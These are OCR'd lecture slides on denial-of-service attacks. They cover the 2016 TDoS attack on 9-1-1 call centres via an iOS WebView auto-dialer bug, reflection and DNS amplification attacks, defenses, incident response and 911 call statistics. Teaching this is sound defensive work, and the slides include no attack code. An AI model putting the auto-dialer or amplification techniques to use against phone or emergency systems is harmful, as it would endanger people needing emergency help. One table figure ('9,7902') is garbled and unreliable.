
A Multi-State TDoS Attack on 9-1-1

- **INCIDENT:** *TDoS attack against PSAPS in multiple states.*
- **CAUSES:** *The attack was distributed/propagated through a Twitter mobile application.*
- **AFFECTED STATES:** *PSAPs in many states including Arizona, Texas, California, Florida, Washington State, Minnesota.*
- **DURATION:** *Approximately 10:00 p.m. on* ***October 25, 2016*** *– 2:00 a.m.* ***on October 26, 2016*** *local incident time.*


Maricopa Regional 9-1-1 Infrastructure



PSAPs in Maricopa Affected by the Oct TDoS Attack



Example Call Volume - Surprise, Ariz



The Oct 2016 Malware

- The TDoS malware exploits an iOS WebView auto dialer bug.
  - After clicking, the malware blocks the phone's UI.
  - It causes iOS to open a second application while the phone is dialing the given number.
  - User has no control to cancel the call.
- The bug was first discovered in 2008 by Collin Mulliner.
- It affects all iOS apps that embed WebView.
- The malware is written using Java script.

The Oct 2016 Attacker

- The code was first posted online by a teenage in *Phoenix*, *Arizona*.
- The original version was described in a Youtube video "Freak out your friends" without using 9-1-1 as the target phone number.
- The teenage made a 9-1-1 version, posted it online, and sent the link to the person who made the video.
- The link was added to the video's caption. The Youtube channel has 250K followers.
- Retweeted link including account with over 400K followers.

The Investigation

- Investigator confirmed identity of the teenage from screenshot of Internet speed test posted on social media website.

- The test records longitude and latitude information.

The picture on the right side is not the original one.


Lessons Learned

- TDoS caused by **mobile malware** poses a real threat.
- **Social media** can accelerate spread of the attack.
- The consequence could have be **much worse** if not from a teenage hacktivist.
- Similar attack could happen again in future.

DoS Attack Defenses

- These attacks cannot be prevented entirely
- High traffic volumes may be legitimate
  - High publicity about a specific site
  - Activity on a very popular site
  - Described as *slashdotted, flash crowd, or flash event*

Four lines of defense against DDoS attacks



Mitigating The DDoS Threat

(1) Measurement and Analysis to Promote Best Current Practices

Slow the growth in DDoS attacks by adopting best practices

(2) Tools for Communication and Collaboration

Provide existing targets more effective tools and techniques for response and mitigation.

(3) Novel DDoS Attack Mitigation and Defense Techniques

Anticipate new types of attacks before they occur and apply novel new approaches to mitigation.

DoS Attack Prevention

- Block spoofed source addresses
  - On routers as close to source as possible
- Filters may be used to ensure path back to the claimed source address is the one being used by the current packet
  - Filters must be applied to traffic before it leaves the ISP's network or at the point of entry to their network
- Use modified TCP connection handling code
  - Cryptographically encode critical information in a cookie that is sent as the server's initial sequence number
    - Legitimate client responds with an ACK packet containing the incremented sequence number cookie
  - Drop an entry for an incomplete connection from the TCP connections table when it overflows

DoS Attack Prevention

- Block IP directed broadcasts
- Block suspicious services and combinations
- Manage application attacks with a form of graphical puzzle (captcha) to distinguish legitimate human requests
- Good general system security practices
- Use mirrored and replicated servers when high-performance and reliability is required

Responding to DoS Attacks

Good Incident Response Plan

- Details on how to contact technical personal for ISP
- Needed to impose traffic filtering upstream
- Details of how to respond to the attack

- Antispoofing, directed broadcast, and rate limiting filters should have been implemented
- Ideally have network monitors and IDS to detect and notify abnormal traffic patterns

Responding to DoS Attacks

- Identify type of attack
  - Capture and analyze packets
  - Design filters to block attack traffic upstream
  - Or identify and correct system/application bug
- Have ISP trace packet flow back to source
  - May be difficult and time consuming
  - Necessary if planning legal action
- Implement contingency plan
  - Switch to alternate backup servers
  - Commission new servers at a new site with new addresses
- Update incident response plan
  - Analyze the attack and the response for future handling

Summary

- Denial-of-service attacks
  - The nature of denial-of-service attacks
  - Classic denial-of-service attacks
  - Source address spoofing
  - SYN spoofing
- Flooding attacks
  - ICMP flood
  - UDP flood
  - TCP SYN flood
- Defenses against denial-of-service attacks
- Responding to a denial-of-service attack
- Distributed denial-of-service attacks
- Application-based bandwidth attacks
  - SIP flood
  - HTTP-based attacks
- Reflector and amplifier attacks
  - Reflection attacks
  - Amplification attacks
  - DNS amplification attacks

Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?

Lecture 20 – Denial of Service Continued

November 1, 2018

Dr. Dan Massey

Reflection Attacks

- Attacker sends packets to a known service on the intermediary with a spoofed source address of the actual target system
- When intermediary responds, the response is sent to the target
- “Reflects” the attack off the intermediary (reflector)
- Goal is to generate enough volumes of packets to flood the link to the target system without alerting the intermediary
- The basic defense against these attacks is blocking spoofed-source packets




Figure 7.6 DNS Reflection Attack






Figure 7.7 Amplification Attack


DNS Amplification Attacks


- Use packets directed at a legitimate DNS server as the intermediary system
- Attacker creates a series of DNS requests containing the spoofed source address of the target system
- Exploit DNS behavior to convert a small request to a much larger response (amplification)
- Target is flooded with responses
- Basic defense against this attack is to prevent the use of spoofed source addresses


TDoS Threat – Disable 911














Public Voice Network

TDM/SIP Trunks

TDM Phones

Modem

Fax

Voice VLAN

IP Phones

Internet

Internet Connection

Firewall
IDS/IPS
DDoS Mitigation

Data VLAN

UC Clients

Servers/PCs

911 Statistics


- There are **240 Million** calls to 9-1-1 each year, in some communities, 50% of those calls are made from a mobile device – NENA

2012 Annual Statistics

Telephone Statistics

Group	Incoming	Outgoing	Total Calls
911 – EMS	37,396	0	37,396
911 – Fire	7,691	0	7,691
911 – Law	49,315	0	49,315
Admin	41,531	9,7902	139,433
Business – EMS	20,805	26	20,831
Business – Fire	23,179	716	23,895
Business – Law	51,161	47	51,208
Emergency – EMS	21,514	1,172	22,686
Emergency – Fire	33,631	236	33,867
Emergency – Law	96,237	46	96,283
Microwave	8,957	17,687	26,644
Miscellaneous	10,659	8	10,667
Totals	**402,076**	**117,840**	**519,916**

Source: Overview of the San Mateo County Office of Public Safety Communications. 2012.



